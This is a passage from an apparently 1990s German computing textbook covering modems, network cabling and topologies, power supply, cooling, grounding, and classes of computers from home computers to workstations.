Schnittstelle angeschlossen. Es sind also zwei Übertragungswege einzurichten: PC – Modem, Modem – Gegenstelle.

Die Bitrate von Modems beginnt bei 300 b/s, der Standard liegt heute bei 2400 b/s und die obere Grenze bei 19200 b/s. Die Nutzdatenübertragungsrate kann dank ausgefeilter Kompressionsverfahren (MNP 5, V.42bis) darüber liegen. Die zur Übertragung verwendeten Frequenzen liegen im hörbaren Bereich (etwa 1 bis 3 kHz) und hängen von der Norm (Bell, CCITT) ab.

Das Wort Modem ist eine Zusammenziehung aus Modulator und Demodulator. Daher wird es gelegentlich als Maskulinum angesehen - der Modem. Häufiger wird es jedoch als Neutrum gebraucht.

2.10 Netze

In Netzen werden Daten übertragen, insofern könnte dieser Abschnitt unter den vorhergehenden gehören. Aber mit dem Übergang von zwei Computern auf viele kommen neue Gesichtspunkte hinzu, die einen eigenen Abschnitt rechtfertigen, vor allem die Adressierung und die Netzdienste, die im Abschnitt 3.12.7 *Netzdienste im Überblick* näher besprochen werden. Hier geht es um die Hardware.

Der Begriff *Netz* wird in dreierlei Bedeutung gebraucht; man muß daher aufpassen, wenn man das Wort hört:

- Der Elektriker versteht darunter das **Stromversorgungs-Netz** mit 230 oder 400 V Wechsel- bzw. Drehstrom. Eine Verwechselung mit den anderen beiden Netzen kann tödlich sein.
- Der Computerfreund denkt an ein **Computernetz** wie das Internet, in dem Daten herumsausen.
- Der theoretisch angehauchte Informatiker stellt sich ein **mathematisches Modell** aus Knoten und Kanten vor, das allgemeiner ist als ein Baum.

Wenn wir von *dem* Netz reden, meinen wir das Internet, ein weltweites Computernetz, dem anzugehören wir die Ehre haben.

Unter **Computernetzen** im engeren Sinn werden Netze von selbständigen Computern verstanden, also weder Terminalnetze noch verteilte Computer. Der Benutzer arbeitet stets auf einem bestimmten Computer und loggt sich durch eine Kommandofolge auf einem anderen Computer des Netzes ein und aus.

Der hard- und softwaremäßige Aufbau eines solchen Netzes ist von der ISO in sieben Schichten gegliedert worden. Dieses **ISO-Modell** ist weder das einzig noch beste denkbare, aber verbreitet. Eine Aufgabe des Modelles ist, eine übersichtliche Struktur in das ziemlich komplexe Gebiet der Netze hineinzubringen. Es wird bei der Software im Abschnitt 3.12 Netze näher beschreiben. Die Hardware ist in der untersten Schicht, der **Bitübertragungsschicht** (physical layer), zu finden.

Als Verbindungen kommen Kupferleitungen, Lichtwellenleiter (Glasfasern) und Funkstrecken in Betracht. Theoretisch sind auch Brieftauben als Übertragungsmedium möglich. Folgende Leitungen sind gebräuchlich:

- unabgeschirmte, verdrillte Kupferadernpaare (unshielded twisted pair) mit 100 Ω Wellenwiderstand[14] nach Art von Telefonleitungen für Arcnet, Ethernet, Token Ring und FDDI; Western-Telefonstecker RJ 45, 8polig, für Ethernet 10Base-T mit 2 Aderpaaren Vorsicht: deutsche und amerikanische Telefonleitungen sind unterschiedlich verdrillt. Nicht alles, was auf amerikanischen Leitungen funktioniert, muß auch hierzulande gehen.
- abgeschirmte, verdrillte Kupferadernpaare (shielded twisted pair) mit 150 Ω Wellenwiderstand für Appletalk, Arcnet, Ethernet, Token Ring und FDDI; Western-Telefonstecker RJ 45, 8polig, für Ethernet
- Koaxialkabel RG11 mit 50 Ω Wellenwiderstand, fingerdick, für Ethernet-Backbones nach 10Base5; N-Stecker
- Koaxialkabel RG58 mit 50 Ω Wellenwiderstand für Thin Ethernet (Thinwire: zweifach geschirmt, Cheapernet: einfach geschirmt) nach 10Base2; BNC-Stecker

[14] Sie brauchen es nicht zu wissen: der Wellenwiderstand einer elektrischen Leitung hat nichts mit dem bekannten elektrischen (ohmschen) Widerstand zu tun, der mit der Länge der Leitung zunimmt, sondern kennzeichnet ihren Aufbau, etwa wie der Durchmesser oder das Material. Verwenden Sie Leitungen oder Stecker mit einem nicht passenden Wellenwiderstand, gibt es mit hochfrequenten Signalen Ärger.

- Koaxialkabel RG59 mit 75 Ω Wellenwiderstand für Video, RGB-Bildschirme; BNC-Stecker
- Koaxialkabel RG62 mit 93 Ω Wellenwiderstand für IBM-SNA und Arcnet; BNC-Stecker

Eine Verbindung mit Klingeldraht, Bananensteckern und Krokodilklemmen kann funktionieren; zuverlässige Verbindungen setzen jedoch die Einhaltung der Spezifikationen und damit des Kabel- und Steckertyps voraus.

Bei den Kabeln für das Ethernet (10Base5 usw.) bezeichnet die erste Zahl die Übertragungsgeschwindigkeit in Mbit/s, also meist 10 Mbit/s, künftig auch 100 Mbit/s. Base besagt, daß die Bits im Basisband übertragen werden, also nicht auf eine Trägerfrequenz aufmoduliert (das wäre Broadband). Die abschließende Zahl gibt die maximale Kabellänge in 100 m an, die vom Kabeltyp abhängt. Ein T an dieser Stelle bedeutet Twisted Pair, also zwei, künftig auch vier Adernpaare. F ist die Abkürzung für die Abkürzung FOIRL, eine Lichtleiter-Verbindung. Was aus dem Stern bei 100Base* wird, ist noch offen.



Abb. 2.5: Netz-Topologien: Stern, Ring, Bus

Nach ihrer **Topologie** werden die Netze in Maschen-, Stern-, Bus- und Ringnetze eingeteilt (Abb. 2.5), wobei auch Mischformen vorkommen (Gestrüpp). **Maschennetze** (jeder mit jedem) sind nur mit wenigen Teilnehmern zu verwirklichen. In einem **Sternnetz** laufen die Verbindungen der einzelnen Computer sternförmig auf den zentralen Netzserver zu, der Netzdienste und Peripherie zur Verfügung stellt. Die Teilnehmer werden über ihre Portadresse (Nummer der Steckdose) angesprochen. Das Zentrum kann zu einem passiven Knoten ohne eigene Intelligenz schrumpfen.

Bei einem **Busnetz** hängen die einzelnen Computer parallel an einer Sammelleitung. Jede Nachricht auf dem Bus geht an alle Teilnehmer. Durch eine der Nachricht beigefügte Adresse erkennt der Empfänger die für ihn bestimmten Nachrichten. Die anderen werden ignoriert. Läßt man auf der Busleitung die Abstände zwischen den Anschlüssen gegen Null gehen, so nimmt der Bus äußerlich die Form eines Sterns (allerdings ohne einen Server im Zentrum) an, bleibt aber aufgrund der Adressierungsweise ein Bus. Alle Geräte am Bus sind zunächst gleichberechtigt. Ein Beispiel für ein Busnetz ist das Ethernet mit Koaxkabel.

Bei einem Stern oder Bus kommen keine geschlossenen Schleifen vor. Im Gegensatz dazu ist ein **Ringnetz** immer geschlossen. Die mit einer Adresse versehenen Nachrichten kreisen in definiertem Drehsinn im Ring. Jede Station empfängt verschiedene Nachrichten, nimmt die für sich bestimmten heraus und reicht die anderen weiter zum Nachbarn. Ein Beispiel für ein Ringnetz ist der IBM Token Ring.



Abb. 2.6: Campus-Netz KLICK der Universität Karlsruhe, vereinfacht

Große Netze sind hierarchisch aufgebaut. So können beispielsweise mehrere

PCs einer Abteilung sternförmig per Twisted Pair an einen Ethernet-Transceiver angeschlossen sein. Mehrere Transceiver sind durch ein lokales Ethernet (Bus-Topologie) verbunden, das wiederum an einen überörtlichen Glasfaserring gekoppelt ist, wie es beim Karlsruher Universitätsnetz KLICK (Abb. 2.6) der Fall ist. Die Hierarchie-Ebenen sind durch Router verbunden, deren Aufgabe unter anderem die zielgerichtete Weiterleitung der Datenpakete ist. Bei vielen Computern in wenigen Hierarchiestufen spricht man von einem flachen Netz, bei vielen Hierarchiestufen mit jeweils wenigen Computern in den letzten Verästelungen von einem tiefen. Die Adressierung der Computer richtet sich danach.

Man unterscheidet zwischen der **baulichen Topologie** (der Verkabelung), der **elektrischen** und der **logischen** Topologie. Ein Netz kann baulich ein Stern sein, alle Kabel treffen in einem Mittelpunkt zusammen. Elektrisch kann es ein Bus sein, da die Teilnehmer parallel geschaltet sind und alle Signale gleichzeitig empfangen. Logisch kann dieses Netz dagegen ein Ring sein, wenn die Sendeberechtigung in fester Reihenfolge von Teilnehmer zu Teilnehmer weitergereicht wird. Ein Arcnet-Stern wie das Family Area Network (FAN) eines der beiden Verfasser ist ein solches Netz.

Das Netz besteht aus den Verbindungen (Übertragungsmedien), den Teilnehmern (Computern) und einer Vielfalt weiterer Helfer. Ein **Knoten** (node, host) im Netz ist ein Computer oder ein Peripheriegerät mit eigener Intelligenz und Adresse, also alles, was als Datenquelle oder -senke wirkt.

Ein **Transceiver** (transmitter-receiver) ist das Verbindungsglied zwischen der Controllerkarte im Computer und dem Netzmedium, zum Beispiel einem Koaxialkabel. Er kann in andere Baugruppen (Controller) integriert sein. Kommt in Ethernets vor.

Ein **Hub** – passiv oder aktiv – ist ein Verbindungspunkt in einem Sternnetz, in dem mehrere Strahlen zusammentreffen. Hub heißt Nabe, die Strahlen werden daher auch als Speichen (spoke) bezeichnet. Kommt in Arcnets vor.

Ein **Repeater** ist ein schlichter Verstärker, der es ermöglicht, ein Netz zu vergrößern. Er schert sich keinen Deut um den Inhalt der Daten, die er weiterreicht. Der Benutzer merkt nichts von ihm. Repeater verbinden auch unterschiedliche Medien (Koaxkabel, Lichtwellenleiter) desselben Netzes.

Eine **Bridge** verbindet zwei gleichartige Netze und ist für den Benutzer ebenfalls völlig transparent. Sie gibt jedoch nur die Daten weiter, die tatsächlich für die andere Seite bestimmt sind, beschränkt also den lokalen Verkehr auf das lokale Netzsegment. Dazu muß sie wissen, welche Adressen in welchem Segment beheimatet sind, und die Adressen der Datenpakete auswerten. Das kostet Zeit.

Ein **Router** hingegen verbindet zwei gleiche oder verschiedenartige Netze (unterschiedliche Topologie, unterschiedliche Medien, gleiche Software). Die Verschiedenartigkeit der Netze bedingt eine teilweise Protokoll-Umwandlung, die noch mehr Zeit kostet. Außerdem grenzt er Adressbereiche (Subdomains) gegeneinander ab.

Ein **Gateway** ist ein Computer, der Netze unterschiedlicher Protokolle miteinander verbindet, beispielsweise das Internet mit dem Usenet. Seine Aufgaben gehen über die Protokoll-Umwandlung hinaus. Ein Gateway speichert Daten vorübergehend, sucht Wege zum Empfänger und transformiert Adressen. Die Begriffe Gateway, Router und Bridge werden nicht ganz einheitlich gebraucht, die Unterschiede lassen sich genau nur am ISO-Modell erklären.

Ein **Server** ist ein Computer im Netz, der bestimmte Dienste leistet, beispielsweise die Speicherung von Daten oder die Verwaltung von Electronic Mail. Ein Computer kann mehrere Dienste gleichzeitig zur Verfügung stellen. In kleinen Netzen wird der Server daneben noch als normaler Computer für die Arbeit eingesetzt.

Die Verständigung der Netzteilnehmer untereinander wird durch einen Satz von Vereinbarungen oder Normen geregelt, die als **Protokoll**[15] bezeichnet werden. Ein Protokoll kann Hard- und Software betreffen, also vom Steckertyp bis zum Datenformat reichen. Gebräuchliche Netzprotokolle (Hardware und Teil der Software) sind:

- Appletalk, als Localtalk mit 100 Kbit/s über verdrillte Paare, als Ethertalk mit 10 Mbit/s über Ethernet,
- Arcnet, 2,5 Mbit/s,
- Arcnet plus, 20 Mbit/s (falls es sich durchsetzt),
- Arcnet TCNS (Thomas Conrad Networking System), 100 Mbit/s,
- Token Ring (IBM), 4 oder 16 Mbit/s,
- Ethernet, 10 Mbit/s,
- Ethernet-Nachfolger (AT&T, Hewlett-Packard u. a.), 100 Mbit/s,
- FDDI, 100 Mbit/s,
- Racal PremNet 5000, 622 Mbit/s, protokollunabhängiges, bittransparentes Zeitmultiplex-Netz, als Beispiel für künftige Backbones (noch alles offen).

Zum Vergleich: Unsere Sinnesorgane zusammen speisen in das menschliche Bordnetz die Daten mit einer Rate von bis zu 10 hoch 9 bit/s ein. Den Löwenanteil liefern die Augen. Unser Bewußtsein verarbeitet die Daten mit etwa 100 bit/s, so daß im Bordnetz die Daten reduziert werden müssen[16].

Ein in der UNIX-Welt weit verbreitetes Software-Netzprotokoll ist **TCP/IP** über Ethernet oder FDDI. Eine Alternative dazu ist das im Werden begriffene **ISO/OSI**-Protokoll.

Ein **Local Area Network** (LAN) zeichnet sich durch folgende Eigenschaften aus:

- Räumliche Ausdehnung beschränkt auf ein Grundstück,
- Weitgehend einheitliche Technik (schön wär's)
- Hohe Übertragungsgeschwindigkeit
- Einheitliche Verwaltung, ein Besitzer
- Begrenzter Kreis von Benutzern

[15]Als Protokolle werden auch Files bezeichnet, in denen über die laufenden Aktivitäten eines Systems (Anmeldungen, Druckaufträge, Datenübertragungen usw.) Buch geführt wird.

[16]Mörike, Betz, Mergenthaler: Biologie des Menschen, bei Quelle & Meyer, Heidelberg 1991.

Das Campusnetz einer Universität oder das Netz einer Firma mit einem Standort ist ein LAN. Abb. 2.6 zeigt – stark vereinfacht – das Campusnetz der Universität Karlsruhe (**Klicknetz**). Das Rückgrat bildet ein campusumspannender FDDI-Ring, an dem die in den Gebäuden verlegten Ethernets hängen. Im Rechenzentrum steht ein Übergang (Router) ins baden-württembergische Forschungsnetz **BelWue** sowie über die Fakultät für Informatik ein Übergang (XLink) in das nordamerikanische Internet. Das Rechenzentrum betreibt – in der Abbildung nicht dargestellt – auch ein Gateway zwischen dem Internet und dem Bitnet (EARN), zwei Netzwelten mit unterschiedlichen Protokollen.

Demgegenüber ist ein **Wide Area Network** (WAN) durch folgende Punkte gekennzeichnet:

- Räumlich im Prinzip unbegrenzt
- Verschiedenste Techniken
- vorläufig aus technischen Gründen niedrige Geschwindigkeit (eine Kette ist nicht schneller als ihr langsamstes Glied)
- Unterschiedliche Verwaltungen in den Teilbereichen, viele Besitzer
- Unbegrenzter Kreis von Benutzern

Das **Internet**, das weltweit vor allem Universitäten und Forschungsinstitute verbindet, ist ein WAN.

Treten in Ihrem Netz gelegentlich unerklärliche Erscheinungen auf, so sind Sie mit einem **Galactic Area Network** (GAN) verbunden, in dem auch außerirdische Lebensformen mitwirken. Freuen Sie sich: Sie stehen an der Spitze des Fortschritts. Einige Protokollfragen harren noch der Klärung.

Bei der Planung der Hardware – vor allem der Kabelschächte und Anschlußmöglichkeiten – gehe man großzügig vor. Der Ausweg, über Satellit zu gehen, sollte außergewöhnlichen Notfällen vorbehalten bleiben. Die Erfahrung zeigt, daß Möglichkeiten, die in der Planungsphase als Luxus angesehen werden, nach wenigen Jahren von den Benutzern als Selbstverständlichkeit gefordert werden. Experte credito. Sicher ist nur, daß man auch in Zukunft Kabel samt Schächten braucht. Wahrscheinlich wird die Verkabelung auf kleinem Raum sternförmig mit verdrillten Aderpaaren erfolgen, wobei man mit vier oder mehr Paaren rechnen sollte. Über lange Strecken läßt sich nichts sagen, Glasfaser hat viel für sich, aber auch die Koaxkabel sind noch nicht am Ende.

2.11 Stromversorgung und Kühlung

Computer brauchen Strom. Den Strom wandeln sie in Wärme um. Die Wärme muß mithilfe eines Gebläses abgeführt werden. Das Gebläse erzeugt Lärm. Mit diesen Worten werden einige Fragen angeschnitten, die man sich beim Erwerb eines Computers nebenbei einhandelt. Als **Stromquellen** kommen in Betracht:

- Starkstromnetz (Einphasen-Wechselstrom 230 V[17]50 Hz bei uns, 60 Hz in den USA; Dreiphasen-Drehstrom 400 V, 50 Hz für große Anlagen),

[17]Die Nennspannung betrug bis 1987 220 V ± 10 %, beträgt zur Zeit 230 V -10 +6 % und soll ab dem Jahr 2003 bei 230 V ± 10 % liegen.

- Bordnetze von Fahrzeugen (12 oder 24 V Gleichspannung),
- Batterien oder Akkumulatoren (6 bis 24 V Gleichspannung).

Eisenbahnen und Schiffe verwenden noch andere Werte. Aus diesen Spannungen erzeugt das Stromversorgungsteil des Computers die benötigten Spannungen, beispielsweise ±5 und ±12 V, mit hoher Stabilität. Das ist aber nicht die einzige Aufgabe der Stromversorgung.

In Stromversorgungs-Netzen treten **Störspannungen** auf, die von Schaltern, anderen elektronischen Geräten oder Blitzeinschlägen herrühren. Im harmlosesten Fall kippen die Störungen nur ein Bit um, im schlimmsten Fall raucht der Computer ab. Das Stromversorgungsteil filtert solche Störungen aus. Das hat Grenzen, deshalb werden dem Computer in stark gestörten Netzen besondere Filter vorgeschaltet. Ähnliches gilt auch für Datenleitungen.

Der Computer selbst erzeugt hochfrequente Störungen, die empfindliche Funkanlagen beeinträchtigen. Das Stromversorgungsteil soll die Ausbreitung der vom Computer erzeugten Störungen über die Stromversorgung unterbinden. Leider gibt es weitere Ausbreitungsmöglichkeiten.

Schließlich kann die Stromversorgung die Aufgabe haben, einen **Stromausfall** kurzzeitig zu überbrücken, so daß die Daten gerettet werden können. In kritischen Anlagen hält eine Notstromversorgung den Betrieb auch über Stunden oder Tage aufrecht. Unterbrechungsfreie Stromversorgungen (USV, UPS) werden vor allem bei zentralen Computern in Netzen eingesetzt. Die elektrische **Leistung** von Computern liegt bei folgenden Werten:

- Laptop (Toshiba T 1000 SE) 10 Watt (1991)
- PC (IBM-kompatibel) mit S/W-Bildschirm 70 W (1991)
- Farbbildschirm NEC 4FG 200 Watt (1991)
- Farbbildschirm NEC 6FGp 400 Watt, in Ruhe 130 Watt (1994)
- Macintosh Quadra 900 ohne Bildschirm 300 W (1991)
- Hewlett-Packard 9000/840 Zentraleinheit 1,4 kW (1986)
- Hewlett-Packard Festplatte 7933 400 MB 1,3 kW (1986)
- Seagate ST 41650 Festplatte nackt, 1,4 GB 25 W (1991)
- Hewlett-Packard Spulenbandgerät 7974A 500 W (1985)
- ASCII-Terminal Televideo 905 25 W (1986)
- Hewlett-Packard Grafik-Terminal 2393A 100 W (1986)
- Epson LQ 850 Nadeldrucker 120 W (1990)
- Hewlett-Packard Laserdrucker IIISi in Bereitschaft 250 W, beim Druck 1100 W (1991)
- Hewlett-Packard Plotter 7550 100 W (1986)

Je nach Umfang der Anlage kommen auf engem Raum mehrere Kilowatt an elektrischer Leistung zusammen, die praktisch vollständig in Wärme umgesetzt werden. Die Wärme muß abtransportiert werden.

Hewlett-Packard gibt beispielsweise in den Umgebungsbedingungen für Platten- und Bandlaufwerke von 1985 folgende Grenzen für den Betrieb an:

- Raumtemperatur 10 bis 40 °C
- Änderung der Raumtemperatur kleiner als 10 °C/h
- relative Feuchte 20 bis 90 %, nichtkondensierend

Dazu kommen umfangreiche Angaben über Staub, elektrische Störungen, Erschütterungen usw. Wenn man – wie in Karlsruhe – mit Außentemperaturen bis zu 38 °C rechnen muß, ist eine **Kälteanlage** unerläßlich. Zweckmäßig kombiniert man eine Belüftung, die an kalten Tagen ausreicht, mit einer Kältemaschine für hohe Außentemperaturen. Kältemaschinen erfordern eine wenigstens jährliche Wartung. Sie sind pflegebedürftig.

Arbeitsplatzcomputer haben ein eigenes Gebläse. Deren Geräusch ist in ruhiger Umgebung deutlich hörbar und lästig. In dieser Hinsicht gibt es große Unterschiede. Am leisesten sind temperaturgeregelte **Lüfter** mit optimierter Schaufelform, wie sie von der Firma Papst und anderen hergestellt werden. Bei normalen Raumtemperaturen laufen diese Lüfter mit halber Höchstdrehzahl, erzeugen ein Geräusch von etwa 12 db(A) und sind in einem Büro nicht zu hören (dafür hört man die Festplatte). Selbst bei Höchstdrehzahl, die bei einer Fühlertemperatur von 50 °C erreicht wird, beträgt der Geräuschpegel erst 30 db(A). Nach eigenen Messungen liegt die Lufttemperatur in einem PC mit geregeltem Lüfter etwa 10 °C über der Raumtemperatur.

Wo Luft hindurchströmt, kommt auch Staub mit. Dieser setzt allmählich die Strömungswege zu und verursacht eine Überhitzung der Elektronik. PCs sollte man jährlich öffnen und ausblasen. Wärmetauscher von Kälteanlagen sind monatlich zu überprüfen; kritisch ist die Zeit der Pappelblüte. Tabakrauch besteht aus extrem feinen Teilchen, die kein Filter abscheidet. Sie setzen sich als Film auf Kontakten, Schreib-/Leseköpfen und Bildschirmen ab, weshalb wir das Rauchen in Computerräumen untersagen. Sofern die Geräte eigene Filter haben, müssen diese vorschriftsmäßig gewechselt werden.

2.12 Erdung

Elektrische Geräte werden aus zwei Gründen geerdet:

- zum Schutz der Benutzer vor elektrischen Schlägen (**Schutzerde**)
- zum Herstellen eines einheitlichen Bezugspotentials (**Betriebserde**), das heißt zum Festlegen eines elektrischen Leiters, der gemäß Vereinbarung die Spannung 0 Volt führt und auf den alle weiteren Spannungen bezogen werden.

Unter Erden versteht man das Herstellen einer elektrisch leitenden Verbindung vom Gerät zu einem Leiter, der seinerseits guten elektrischen Kontakt zum Erdreich hat. Das kann ein in der Erde verlegtes metallisches Rohrnetz sein, aber auch ein besonderer Erder.

Die Betriebserde ist ein Leiter, der verabredungsgemäß in einem System elektrisch miteinander verbundener Geräte die Spannung 0 Volt haben soll, englisch mit signal ground bezeichnet. Unvollkommenheiten oder Fehler bei der Betriebserdung führen zu Störungen im Betrieb, beispielsweise zu Unruhe oder Unsinn auf dem Bildschirm.

Jede elektrische Verbindung besteht aus mindestens zwei Leitungen – im Gegensatz zu optischen. Ist eine dieser Leitungen geerdet, so liegt eine einseitig geerdete oder **erdunsymmetrische Verbindung** vor. Das ist der häufigste Fall. Ist keine Leitung geerdet, so haben wir eine **erdfreie** Verbindung wie zwischen Batterie und Birnchen einer Taschenlampe. Drittens gibt es **erdsymmetrische** Verbindungen, die aus drei Leitungen bestehen, nämlich Erde und zwei Leitungen mit entgegengesetzten Spannungen.

Die Leitungen zum Erden der Geräte haben einen elektrischen Widerstand größer null. Daher kann sich über einer solchen Erdleitung eine störende Spannung aufbauen, verursacht durch kapazitiven oder induktiven Einfluß benachbarter Leitungen oder durch Fehlströme fremder Geräte, die die Erdleitung mitbenutzen. Das ist bei ausgedehnten Anlagen unausweichlich.

Die Folge ist, daß verschiedene Geräte unserer Computeranlage nicht mehr ein einheitliches Bezugspotential von 0 Volt haben, sondern Bezugspotentiale, die sich um die Störspannungen unterscheiden. Anders ausgedrückt: die Störspannungen addieren sich zu den Signalspannungen, und bei entsprechender Höhe gibt es Ärger. Das Schöne dabei ist, daß die Störungen meist unregelmäßig auftreten und die Störquellen nicht unmittelbar benachbart zu sein brauchen. So haben wir einmal bei Störungen eines Terminals die Kaffeemaschine im Nachbarzimmer als Sündenbock entlarvt, mit Hilfe des Zeitabhängigkeit des Ärgernisses.

Bei nahe benachbarten Geräten einer Computeranlage läßt sich ein einheitliches Bezugspotential durch sorgfältige, unter Umständen von anderen Verbrauchern getrennte Erdung verwirklichen, nicht aber bei einer räumlich ausgedehnten Anlage. Es gibt drei Auswege. Der einfachste ist oft die elektrische Trennung der Signalverbindung durch ein optisches Zwischenglied, das sich auch nachträglich installieren läßt. Der zweite Weg besteht im Ausweichen auf erdsymmetrische Verbindungen, was entsprechende Ein- und Ausgänge der Geräte erfordert. Drittens kann man – falls die Störspannung über den Schutzerdleiter kommt – diesen unterbrechen und das Gerät über einen Trenntransformator anschließen.

Störsignale kommen auch über andere Wege als die Erdleitungen, aber das ist eine andere Geschichte.

2.13 Computerarten

2.13.1 Heim-Computer

Bei der heutigen Vielfalt der Computer ist eine Einteilung in Klassen angebracht, wobei jedoch die Grenzen fließend und mit der Zeit veränderlich sind. Was heute ein Computer fürs Kinderzimmer ist, war vor zwanzig Jahren der Stolz eines Rechenzentrums.

Ein **Heim-Computer** ist ein Computer für das traute Heim. Er zeichnet sich durch niedrigen Preis aus, vergleichbar einem Fernseher, und durch einfache Handhabung. Seine technische Leistungsfähigkeit ist kaum geringer als die der nächsten Klasse, an die Zuverlässigkeit und Lebensdauer werden keine so hohen Anforderungen gestellt. Die Eignung für Computerspiele ist wesentlich (Farbbildschirm, Joystick).

Der klassische Heim-Computer war der Commodore C 64. Inzwischen hat die Preisentwicklung dazu geführt, daß Computer nach Art des IBM PC/AT oder des Macintosh zunehmend daheim eingesetzt werden.

2.13.2 Personal Computer (PCs)

Unter einem **Personal Computer** (PC) werden drei Computertypen verstanden. Im weitesten Sinn ist ein PC ein Computer, der ausschließlich einer Person an ihrem Arbeitsplatz zur Verfügung steht, im Gegensatz zu Mehrbenutzersystemen. Daher wird dieser Typ auch **Arbeitsplatz-Computer** genannt. In der Anfangszeit war jeder Computer ein PC in diesem Sinne. Heutige Vertreter sind die IBM PCs und die Macs von Apple.

In eingeschränkterem Sinn ist ein PC ein Computer aus der IBM-PC-Reihe (PC, XT, AT, AT 368 usw.) samt den Nachbauten anderer Firmen. Diese Klasse stellt alle übrigen Computer stückzahlmäßig in den Schatten. Der große Vorteil dieser Reihe ist die Verträglichkeit der Hardware und der Software untereinander, so daß der Aufstieg zum nächsthöheren Modell nicht den Rauswurf aller Komponenten und Programme bedeutet.

Im engsten Sinn ist ein PC der älteste Vertreter der IBM-PC-Reihe, an den sich heute kaum noch jemand erinnert, obwohl die Markteinführung erst vierzehn Jahre zurückliegt. Seine Leistungen würden heute nicht einmal mehr einen aufgeweckten Grundschüler vom Hocker reißen. Requiescat in pace.

Hat der PC einen Henkel, wird er **Laptop** oder **Portable** genannt. Laptop heißt sinngemäß etwa Schoßhund. Die Masse eines Laptops liegt zwischen 0,5 und 10 kg. Ein Schweizer Bergführer-Aspirant trägt 80 kg, hat also auch über längere Strecken keine Schwierigkeiten. Ein **Notebook** ist noch kleiner und leichter. Ein **Palmtop** schließlich ist so klein, daß man ihn bequem in einer Hand halten kann. Hewlett-Packard hat 1993 den **Super-Portabel** erfunden. Packen Sie den in den Rucksack, wird dieser 1,3 kg leichter.

Ein eigener PC hat den Vorzug, daß man mit ihm experimentieren kann. Experimente auf Mehrbenutzeranlagen sind unbeliebt; die System-Manager sind froh, wenn alles läuft. Und falls Ihnen PC zu sehr nach einem gewissen Örtchen riecht, ernennen Sie Ihren Liebling zum **Personal Digital Assistant**. Können Sie mit dem PC auch Radio hören, handelt es sich um ein Personal Activity Center.

Im Zusammenhang mit PCs taucht oft der Begriff **kompatibel** auf. Im mittelalterlichen Latein bedeutet *compati* mit-leiden. Kompatible Hard- oder Software ist solche, die unter denselben Mängeln leidet wie ihre Vorbilder. Gemeint ist, daß sich die Hard- oder Software mit anderer Hard- oder Software verträgt, insbesondere mit den Erzeugnissen von IBM und Microsoft. In Wirklichkeit reicht die Skala von hundertprozentig bis unter günstigen Umständen verträglich. Hardware-kompatibel besagt, daß sich die Hardware so verhält die die Hardware des Vorbilds. Software-kompatibel heißt, daß sich die Hardware erst zusammen mit einer bestimmten Software (meist das BIOS des PCs) dem Vorbild gleicht. Das reicht für Programme, die nicht unmittelbar die Hardware ansprechen, sondern BIOS-Aufrufe verwenden. UNIX-Systeme für PCs machen von dem BIOS keinen Gebrauch, erfordern also Hardware-Kompatibilität.

Von übersetzten (compilierten) Programmen sagt man, sie seien binär-kompatibel, wenn sie in ihrer übersetzten Form – ohne erneute Übersetzung des Quellcodes – auf verschiedenen Systemen laufen. Davon träumen manche Programmierer. Dieser Begriff hat wenig mit PCs, aber viel mit UNIX zu tun.

2.13.3 Workstations

Eine **Workstation**, zu deutsch ebenfalls **Arbeitsplatz-Computer**, ist ein System gehobener Leistung für einen Benutzer, das sich vor allem durch Grafik- und Netzfähigkeit auszeichnet. Die Ausstattung mit Massenspeichern und weiterer Peripherie ist eher zurückhaltend, weil diese durch das Netz zur Verfügung gestellt werden. Ferner gehören zu einer Workstation wenigstens 32 Bit breite Adress- und Datenbusse und ein multitaskingfähiges Betriebssystem wie UNIX.

Vor wenigen Jahren galten noch drei Ms als Bedingung: 1 MByte Arbeitsspeicher, 1 MIPS (Millionen Instruktionen pro Sekunde) Prozessorgeschwindigkeit, 1 Million Pixel auf dem Bildschirm. Diese Werte werden inzwischen von PCs erreicht. Man liest auch, daß ein Einbenutzersystem unter UNIX immer eine Workstation sei. Viele Workstations verwenden RISC-Prozessoren.

Zur Zeit herrscht ein Wettbewerb zwischen einfachen Workstations und PCs der Oberklasse. Das Teuerste bei beiden ist der Bildschirm, und der kostet für beide dasselbe. Auch die übrige Peripherie ist technisch und preislich identisch. Bei der Prozessoreinheit sind die Workstations teurer als PCs, haben aber das bessere Preis-Leistungs-Verhältnis. Sowie Workstations ein Massenmarkt werden, dürften ihre Preise drastisch sinken. Das war bisher bei allen technischen Erzeugnissen so.

